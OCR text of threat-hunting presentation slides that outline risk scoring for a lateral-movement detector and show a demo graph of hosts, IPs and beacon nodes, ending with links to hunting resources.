
Base risk factor | Time risk factor | Size risk factor

2. Normalize:
   - Smooth out discontinuities in ranking function
   - Apply historical context to determine probability of seeing a given rank
   - Convert to risk score based on likelihood * impact
3. Threshold:
   - Analysts usually care about LMs over risk X

Building the LM Detector






CounterOps
Find by tag or ID
sqrridemo
1 SELECT or MATCH
Go
Save Query...
Explore
Save
10.10.1.1
C706
C2450
10.1.23.137
BEACON-4
C395
10.10.1.2
10.1.2.225
BEACON-5
118.184.176.15
U3845@DOM1
C9825
BEACON-0
10.10.1.4
C586
ADMINISTRATOR@DOM1
Legend

Thank you!

threathunting.org

For hunting eCourses, papers and other resources

&

threathunting.net

For a repository of hunting techniques